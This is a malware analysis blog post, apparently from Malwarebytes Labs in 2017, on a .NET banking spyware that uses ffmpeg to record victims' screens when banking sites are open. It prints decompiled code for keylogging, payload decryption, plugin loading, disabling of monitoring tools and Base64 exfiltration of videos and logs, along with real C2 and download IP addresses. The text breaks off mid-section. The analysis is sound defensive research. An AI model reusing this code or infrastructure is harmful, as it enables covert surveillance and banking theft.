

# A .NET malware abusing legitimate ffmpeg

---

[blog.malwarebytes.com/threat-analysis/2017/07/malware-abusing-ffmpeg/](http://blog.malwarebytes.com/threat-analysis/2017/07/malware-abusing-ffmpeg/)

Malwarebytes Labs

July 12, 2017



There is a growing trend among malware authors to incorporate legitimate applications in their malicious package. This time, we analyzed a malware downloading a legitimate `ffmpeg`. Using this application, this simple spyware written in .NET got a powerful feature. Most of the malware is sufficient with sending screenshots, made periodically on the infected machine. This malware goes a step further and records full videos, spying on user activities. In this post, we will have a look at this and the other threats possessed by this sample.

The mentioned malware family was first discovered in 2015 by MalwarHunterTeam. Recently a new wave is being spread.

## Analyzed samples

---


Downloaded plugins:

- [e907ebeda7d6fd7f0017a6fb048c4d23](#) – `remotedesktop.dll`
- [d628d2a9726b777961f2d1346f988767](#) – `processmanager.dll`


## Behavioral analysis

---


The JS file drops the contained executable inside the %TEMP% folder and then runs it. The executable installs itself under the random name, creating its own folder in %APPDATA%. Persistence is achieved with the help of run key. Additional copy of the malware is also dropped in the startup folder:



During its run, the executable creates .tmp files inside its installation folder. File content is not encrypted and if we look inside we can notice that it is saving keystrokes and logging the running applications:



Another interesting thing we noted is, that the malware downloads legitimate applications: *Rar.exe*, *ffmpeg.exe* and related DLLs: *DShowNet.dll*, *DirectX.Capture.dll*



The malware has been observed closing and deleting some applications while it is running. During the tests, it removed i.e. *ProcessExplorer* and *baretail* from the attacked machine.


## Network communication

The malware communicates with the CnC server over TCP using port 98.

The server sends to the client a command “idjamel” and the client responds with the basic info collected about the victim machine, such as machinename/username, the operating system installed, and a list of running processes. After the beaconing, the server sends to the client the configuration, i.e. list of the targeted banks.

```
idjame1a||bo1k||testmachine\tester|| Win 7 Professional ||le bled||
svchost;taskhost;dwm;csrss;sppsvc;SearchIndexer;explorer;winlogon;svchost;sql
writer;spoolsv;svchost;svchost;procexp;bgbgc;svchost;lsm;VBoxService;lsass;sv
chost;VBoxTray;csrss;services;taskeng;wininit;WmiPrvSE;jusched;svchost;svchos
t;svchost;svchost;audiiodg;WmiPrvSE;System;smss;Idle||False||||
448D3B2Bdjamelbins||
4970;4974;4974;4979;4978;4973;5130;5131;5134;4035;4150;4972;4971;5136;5612;45
62;5301;4977;4533;4975;4976;Mutuel;
5135;3746;3749;4035;4056;4059;4062;4067;4118;4135;4138;4150;4186;4201;Mutuel;
4205;4533;4556;4556;4558;4561;4654;4662;e- Carte;5295;5163;5294;E- Carte
Bleuedjamelreferencedjamelawt||
QzpcVXN1cnNcdGVzdGVyXEFwcERhdGFcUm9hbWluZ1xub2NraQ==djamelwe||
PayPal=Paypal;eCBL=e- Carte Bleue WEB;e- cartebleue=e- Carte Bleue WEB;ersion
Nomade -
La Banque Postale=e- Carte Bleue WEB;BNP Net Entreprises=BNP Entreprises;LCL
Entreprises=LCL Entrepri
ses;CIC=CIC;Cyberplus=Banque Populaire;Mutuel de Bretagne=CMB;Mutuel du Sud-
Ouest=CMS0;Mutuel Massif
Central=CMMC;Fortuneo=Fortuneo;BEMIX=BEMIX;BPE,=BPE;Ark.a=Ark.a;E- Carte
Bleue=E- Carte Bleue;Mutue=Mutuedjamelve||La Banque Postale;Espace
Bourse;AUTH;Soci.t. G.n.rale,BNPdjamelveTime||120000djamelvideo||http://
82.165.146.69/ffmpeg.exedjamelreference||Rar.exe||TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA6AAAAA4fug4AtAn
NIbgBTM0hVghpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaw4gRE9TIG1vZGUuZDQ0KJAAAAAAAAABs
LRcckEX5TyhMeU8oTH1P1QPvTypMeU8hNOxPMkx5TyE0+k9ZTH1P1TTqTyFMeU8oTHhPhkx5TyE0/
U9ETH1P1TTtTy1MeU8hNOhPKUx5T1JpY2goTH1PAAAAAAAAAAAAAAAAAAAAAAAAAFBFAABMAQUAPGo
```

Bot saves the configuration in the registry:




Name	Type	Data
(Default)	REG_SZ	(value not set)
bins	REG_SZ	4970;4974;4974;4979;4978;4973;5130;5131;5134;4035;4150;4972;4971;5136;5612;4562;5301;4977;4533;4975;4976;Mutuel;5135;3746;3749;4035;4056;4059;4062;4067;4118;4135;4138;4150;4186;4201;Mutuel;4205;4533;4556;4556;4558;4561;4654;4662;e- Carte;5295;5163;5294;E- Carte
ve	REG_SZ	La Banque Postale;Espace Bourse;AUTH;Société Générale,BNP
veTime	REG_SZ	120000
vn	REG_SZ	bo1k
we	REG_SZ	PayPal=Paypal;eCBL=e- Carte Bleue WEB;e- cartebleue=e- Carte Bleue WEB;ersion Nomade - La Banque Postale=e- Carte Bleue WEB;BNP Net Ent...

After that, the CnC sends a set of Base64 encoded PE files. The content of each file is prepended by its name. The non-malicious helper binaries can be identified by the keyword: “djamelreference”. Malicious plugins are identified by “djamelplugin”.

Downloading *DShowNET.dll*:





The bot reports to the server about the running applications, i.e. sending the text from the title bars encoded in Base64:

```
AAAAAAAAAAAAAAAAAAAA| |54djamelawt| |UHJvYmxlbSB3aXRoIFNob3J0Y3V0djamelawt| |  
QzpcVXN1cnNcdGVzdGvyXERlc2t0b3BcU3lzaW50ZXJuYXZU3VpdGU=djamelawt| |  
QzpcVXN1cnNcdGVzdGvyXEFwcERhdGFcUm9hbWluZw==djamelawt| |  
UHJvZ3JhbSBNYW5hZ2Vydjamelawt| |  
QzpcVXN1cnNcdGVzdGvyXERlc2t0b3BcU3lzaW50ZXJuYXZU3VpdGU=djamelawt| |  
U3RhcncQgbWVudQ==djamelawt| |UHJvZ3JhbSBNYW5hZ2Vydjamelawt| |  
Vw50aXRsZWQgLSB0b3RlcGFkdjamelawt| |  
QzpcVXN1cnNcdGVzdGvyXERlc2t0b3BcU3lzaW50ZXJuYXZU3VpdGU=djamelawt| |  
T3B1biBgaWxlIC0gU2VjdXJpdHkgV2FybmluZw==djamelawt| |  
QzpcVXN1cnNcdGVzdGvyXERlc2t0b3BcU3lzaW50ZXJuYXZU3VpdGVcVGNwdmNvbi5leGU=djamelawt| |  
| |QzpcVXN1cnNcdGVzdGvyXERlc2t0b3BcU3lzaW50ZXJuYXZU3VpdGU=djamel
```

Example:

```
awt| |UHJvY2VzcyBFehBsb3JlciAtIFN5c2ludGVybmFsczogd3d3LnN5c2ludGVybmFscy5jb20gw3Rlc3RtY
```

Decoded:

Process Explorer - Sysinternals: [www.sysinternals.com](http://www.sysinternals.com) [testmachine\tester]

## Inside

---

### Unpacking

---

The sample is packed with the help of [CloudProtector](#) – (thanks to [@MalwareHunterTeam](#) for the tip). It is the same protector that was used in some other cases that we analyzed earlier (read more [here](#)). Just like in the previous case, it decrypts the payload using the custom algorithm and the key supplied in the configuration. Then, decrypted executable is loaded in the memory with the help of the RunPE technique (also known as ProcessHollowing).

```
263 }
264
265 // Token: 0x06000016 RID: 22 RVA: 0x00002A6C File Offset: 0x00001A6C
266 public static byte[] Decrypt(ref byte[] Data, string Keys, uint ExtraRounds = 0u)
267 {
268     byte[] bytes = Encoding.Default.GetBytes(Keys);
269     int arg_1C_0 = 0;
270     checked
271     {
272         int num = (int)(unchecked((long)(checked(Data.Length - 1))) * (long)(unchecked((ulong)ExtraRounds) + 1uL));
273         for (int i = arg_1C_0; i <= num; i++)
274         {
275             Data[i % Data.Length] = (byte)((((int)((Data[i % Data.Length] ^ bytes[i % bytes.Length]) - Data[(i + 1) % Data.Length]) + 256) % 256);
276         }
277         Array.Resize<byte>(ref Data, Data.Length - 1);
278         return Data;
279     }
280 }
281
282 // Token: 0x06000017 RID: 23 RVA: 0x00002AE4 File Offset: 0x00001AE4
283 public static void Mutx(string key)
```


Name	Value	Type
Data	[byte[0x0000G601]]	byte[]
Keys	"sjdCWlqfokXvFLYdovptKohlxcovL"	string
ExtraRounds	0x00000000	uint
V_0	null	byte[]
bytes	null	byte[]
i	0x00000000	int
num	0x00000000	int

### The core

---

The unpacked payload is the layer containing all the malicious features. It is not further obfuscated, so we can easily decompile it (i.e. using dnSpy) and read the code.

We can see some classes with descriptive names, i.e. ProtectMe, ScreamCapture, SocketClient.




At the first sight, we can see the purpose of this malware: spying the user and backdooring the infected machine.

The class Form1 is the main module, responsible for communicating with the CnC and coordinating actions. It contains hardcoded data used for the malware installation and the address of the CnC server:

37.187.92.171:98

```
public Form1()
{
    Class0.SLV0fFIIsptsZtjvFft17();
    base..ctor();
    base.FormClosing += new FormClosingEventHandler(this.Form1_FormClosing);
    base.Load += new EventHandler(this.Form1_Load);
    this.host = "37.187.92.171";
    this.port = 98;
    this.VictimName = "bolk";
    this.MyAppFolderName = "nocki";
    this.MyAppFileName = "bgbgc.exe";
    this.RegeditKeyName = "bnhyuj";
    this.FileStartupName = "vfrtd.exe";
}
```

The victim name is copied from the binary and saved in the registry key:



In case the bot detected a software for e-Carte Bleue (a French payment card), it adds the corresponding string to the identifier, and also sends additional information to the server:

```

object CheckFiles()

string text = Conversions.ToString(Environment.GetFolderPath(Environment.SpecialFolder.Desktop)[0]) + "\\Program Files (x86)";
string text2 = Conversions.ToString(Environment.GetFolderPath(Environment.SpecialFolder.Desktop)[0]) + "\\Program Files";
string path;
if (Directory.Exists(text))
{
    path = text;
}
else
{
    path = text2;
}
string text3 = "";
string[] directories = Directory.GetDirectories(path);
checked
{
    // make a string containing names of all the directories in Program Files|
    for (int i = 0; i < directories.Length; i++)
    {
        string str = directories[i];
        text3 = text3 + "\r\n" + str;
    }
    // is e-Carte Bleue found in Program Files?
    if (text3.Contains("e-Carte Bleue"))
    {
        if (!this.RegRead("vn").Contains("e-Carte Bleue Software"))
        {
            string text4 = this.RegRead("vn");
            text4 += " + e-Carte Bleue Software";
            this.RegWrite("vn", text4);
            this.Sending.Send("vn||" + this.RegRead("vn"));
        }
    }
}

```

Each module runs independently, started in a new thread:

```

public void StartConnect()
{
    try
    {
        Form1.kg = new kyl();
        Thread thread = new Thread(new ThreadStart(Form1.kg.hera), 1);
        thread.Start();
    }
    catch (Exception arg_2A_0)
    {
        ProjectData.SetProjectError(arg_2A_0);
        ProjectData.ClearProjectError();
    }
    try
    {
        ProtectMe @object = new ProtectMe();
        Control.CheckForIllegalCrossThreadCalls = false;
        Thread thread2 = new Thread(new ThreadStart(@object.protect));
        thread2.Start();
    }
    catch (Exception arg_5D_0)
    {
        ProjectData.SetProjectError(arg_5D_0);
        ProjectData.ClearProjectError();
    }
    this.Bin.Enabled = true;
    this.WinTitle.Enabled = true;
    this.Startup.Enabled = true;
    this.CheckFiles();
    base.Invoke(new Form1.OpenObject(this.StartVideoChecking));
    Thread thread3 = new Thread(new ThreadStart(this.startControlConnexion));
    thread3.Start();
}

```

Video recording




We can see the fragment of code responsible for downloading the ffmpeg application:

```
public bool VideoInstalled()
{
    return File.Exists(Application.StartupPath + "\\ffmpeg.exe");
}

// Token: 0x0600003F RID: 63 RVA: 0x00003CA8 File Offset: 0x00001EA8
public void VideoInstall()
{
    try
    {
        this.Sending.Send("s||Installing..");
        if (Form1.VideoDLL.StartsWith("http://"))
        {
            MyProject.Computer.Network.DownloadFile(Form1.VideoDLL, Application.StartupPath + "\\ffmpeg.exe");
        }
        else
        {
            byte[] array = Convert.FromBase64String(Form1.VideoDLL);
            FileStream fileStream = new FileStream(Application.StartupPath + "\\ffmpeg.exe", FileMode.Create);
            fileStream.Write(array, 0, array.Length);
            fileStream.Close();
        }
        this.Sending.Send("s||True");
    }
}
```

The main goal of the malware authors is to spy on user's banking activities. That's why, the video recording event is triggered when the victim opens a particular site, related to online banking. The list of targets is supplied by the CnC and saved in the registry under the key "ve", for example:

A screenshot of a Windows registry editor showing a key named 've'. The value is a list of strings: 'La Banque Postale;Espace Bourse;AUTH;Société Générale;BNP'.

abve REG\_SZ La Banque Postale;Espace Bourse;AUTH;Société Générale;BNP

Periodically, the check is made, whether the target from the list has been open in the browser. In case if it was detected, the malware deploys video recorder:

```

if (!(Operators.CompareString(this.RegRead("pluginwintitle"), "", false) == 0
| Operators.CompareString(this.RegRead("pluginwintitle"), "Not Fount", false) == 0))
{
    try
    {
        string text = this.RegRead("ve");
        string[] array = text.Split(new char[]
        {
            ';'
        });
        int num = array.Length - 1;
        for (int i = 0; i <= num; i++)
        {
            bool flag = false;
            if (this.VerifyingTime("firefox", array[i]))
            {
                flag = true;
            }
            if (this.VerifyingTime("chrome", array[i]))
            {
                flag = true;
            }
            if (this.VerifyingTime("opera", array[i]))
            {
                flag = true;
            }
            if (this.VerifyingTime("iexplore", array[i]))
            {
                flag = true;
            }
            if (flag)
            {
                this.VideoWinTitle.Enabled = false;
                Form1.NowTime = this.TimeNow();
                this.VideoName = this.CaptureDir + Form1.NowTime + ".mp4";
                this.VideoRecordingTimer.Interval = Conversions.ToInteger(this.RegRead("veTime"));
                this.VideoRecordingTimer.Enabled = true;
                this.StartRecord();
                this.Sending.Send("x|" + array[i]);
            }
        }
    }
}

```

The function “VeifyingTime” compares the title bar with the supplied string.

```

public bool VerifyingTime(string string_0, string string_1)
{
    int num = 0;
    Process[] processesByName = Process.GetProcessesByName(string_0);
    checked
    {
        for (int i = 0; i < processesByName.Length; i++)
        {
            Process process = processesByName[i];
            if (process.MainWindowTitle.Contains(string_1))
            {
                num = 1;
            }
        }
        return num != 0;
    }
}

```

Videos are recorded with the help of the *ffmpeg* application:

```

void StartRecord()
{
    if (Module1.bmp != null)
    {
        Module1.bmp.Dispose();
        Module1.bmp = null;
    }
    Module1.bmp = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height);
    Application.DoEvents();
    try
    {
        if (!Directory.Exists(this.CaptureDir))
        {
            Directory.CreateDirectory(this.CaptureDir);
            FileAttribute fileAttributes = FileAttribute.Normal;
            File.SetAttributes(this.CaptureDir, (FileAttributes)fileAttributes);
        }
        this.proc.StartInfo.FileName = Application.StartupPath + "\\ffmpeg.exe";
        this.proc.StartInfo.Arguments =
            "-r 12.4 -f image2pipe -i pipe:.bmp -pix_fmt yuv420p -c:v libx264 -an -bufsize 60000k -b:v 1800k -y -threads 2 "
            + this.VideoName;

        this.proc.StartInfo.UseShellExecute = false;
        this.proc.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
        this.proc.StartInfo.RedirectStandardInput = true;
        this.proc.StartInfo.RedirectStandardOutput = true;
        this.proc.StartInfo.CreateNoWindow = true;
        this.proc.Start();
        this.recording = true;
        this.VideoBackgroundWorker.RunWorkerAsync();
    }
}

```

After that they are sent to the CnC, encoded in Base64:

```

FileInfo fileInfo = new FileInfo(this.VideoName);
this.Sending.Send(string.Concat(new string[]
{
    "v||",
    MyProject.Computer.Name,
    "||",
    Convert.ToBase64String(File.ReadAllBytes(this.VideoName)),
    "||",
    fileInfo.Name
})));
this.VideoWinTitle.Enabled = true;

```

The malware also has a feature of making simple screenshots, saved as JPG. The pictures and the captured logs are periodically compressed by the Rar application, and then also sent to the CnC:

```

if (this.ScreenImagesNumber == 31)
{
    this.ScreenImages.Enabled = false;
    try
    {
        string path = this.ImagesFolder() + "\\logs.txt";
        StreamWriter streamWriter = new StreamWriter(path);
        streamWriter.Write(Form1.kg.Logs);
        streamWriter.Close();
    }
    catch (Exception arg_4B_0)
    {
        ProjectData.SetProjectError(arg_4B_0);
        ProjectData.ClearProjectError();
    }
    try
    {
        // compress the screen captures:
        byte[] bytes = Convert.FromBase64String("XFJhci5leGUgYSA="); //"\Rar.exe a "
        Interaction.Shell(string.Concat(new string[]
        {
            Application.StartupPath,
            Encoding.Default.GetString(bytes),
            this.ImagesFolder(),
            ".rar ",
            this.ImagesFolder()
        })), AppWinStyle.Hide, false, -1);
        this.ScreenImagesNumber = 32;
        this.ScreenImages.Interval = 2000;
        this.ScreenImages.Enabled = true;
        return;
    }
}

```

## Keylogger

---

The kyl class name stands for keylogger:

```

do
{
    if (kyl.GetAsyncKeyState(num2) == -32767)
    {
        Keys keys_ = (Keys)num2;
        string text = this.Fix(keys_);
        if (text.Length > 0)
        {
            this.Logs += this.AV();
            this.Logs += text;
        }
        this.jkn = keys_;
    }
    num2++;
}
while (num2 <= 255);
if (num == 1000)
{
    num = 0;
    int num3 = 105000960;
    if (this.Logs.Length > 105000960)
    {
        this.Logs = this.Logs.Remove(0, this.Logs.Length - num3);
    }
    File.WriteAllText(this.LogsPath, this.Logs);
}
Thread.Sleep(1);

```

It has also the ability to enumerate opened windows:

```

IntPtr foregroundWindow = kyl.GetForegroundWindow();
int processId;
kyl.GetWindowThreadProcessId(foregroundWindow, ref processId);
object processById = Process.GetProcessById(processId);
if (!Conversions.ToBoolean(Operators.OnObject(Operators.AndObject(foregroundWindow.ToInt32() == this.hgf, Operators.CompareObjectEqual(this.sal, NewLateBinding.LateGet(
processById, null, "MainWindowTitle", new object[0], null, null, null), false)), Operators.CompareObjectEqual(NewLateBinding.LateGet(NewLateBinding.LateGet(
processById, null, "MainWindowTitle", new object[0], null, null, null), null, "Length", new object[0], null, null, null), 0, false))))
{
    this.hgf = foregroundWindow.ToInt32();
    this.sal = Conversions.ToString(NewLateBinding.LateGet(processById, null, "MainWindowTitle", new object[0], null, null, null));
    result = Conversions.ToString(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(Operators.ConcatenateObject(
Operators.ConcatenateObject(string.Concat(new string[]
{
    "\r\n\u0001",
    this.HM(),
    " ",
    Conversions.ToString(DateAndTime.Now.Hour),
    ":",
    Conversions.ToString(DateAndTime.Now.Minute),
    " "
})), NewLateBinding.LateGet(processById, null, "ProcessName", new object[0], null, null, null)), " "), this.sal), '\u0001'), "\r\n"));
    return result;
}

```

This is the class responsible for creating the .tmp file that was mentioned before:

```

Class0.SLV0fFIspTsZtjvFft17();
base..ctor();
this.jkn = Keys.None;
this.Clock = new Clock();
this.Logs = "";
this.keyboard = new Keyboard();
this.LogsPath = Assembly.GetExecutingAssembly().Location + ".tmp";

```

## Protect Me

This class is responsible for disabling the applications that may be used to monitor malware's activity:

```

Process processById = Process.GetProcessById(num);
if (Operators.CompareString(processById.ProcessName.ToLower(), "taskmgr", false) == 0
    | Operators.CompareString(processById.ProcessName.ToLower(), "processhacker", false) == 0
    | Operators.CompareString(text.ToLower(), "process explorer", false) == 0
    | Operators.CompareString(text.ToLower(), "currports", false) == 0)
{
    List<IntPtr> list = new List<IntPtr>();
    int num2 = 0;
    IntPtr[] child = this.GetChild(foregroundWindow);
    for (int i = 0; i < child.Length; i++)
    {
        IntPtr intPtr = child[i];
        string text2 = Strings.Space(200);
        int classNameA = ProtectMe.GetClassNameA((int)intPtr, ref text2, 200);
        text2 = text2.Remove(classNameA, 200 - classNameA);
        if (Operators.CompareString(text2.ToLower(), "button", false) == 0)
        {
            list.Add(intPtr);
        }
        if (Operators.CompareString(text2.ToLower(), "static", false) == 0
            | Operators.CompareString(text2.ToLower(), "directuihwnd", false) == 0)
        {
            num2++;
        }
    }
    if (list.Count == 2 & (num2 == 2 | num2 == 1))
    {
        ProtectMe.EnableWindow(list[0], false);
        int wnd = (int)list[0];
        int msg = 12;
        int arg_1D8_2 = 0;
        string text3 = "OK";
        ProtectMe.SendMessageA(wnd, msg, arg_1D8_2, ref text3);
    }
}
}

```

## Plugins

The basic functionality of the bot can be extended by additional plugins, downloaded from the CnC:

```

public object Plugin(string string_0, string string_1)
{
    byte[] rawAssembly = Convert.FromBase64String(string_0);
    Assembly assembly = Assembly.Load(rawAssembly);
    Type type = assembly.GetType(string_1);
    return RuntimeHelpers.GetObjectValue(Activator.CreateInstance(type));
}

```

In the observed case, the bot downloaded two plugins, giving to it capabilities typical for a RAT:

*processmanager.dll*, written in 2015:

```

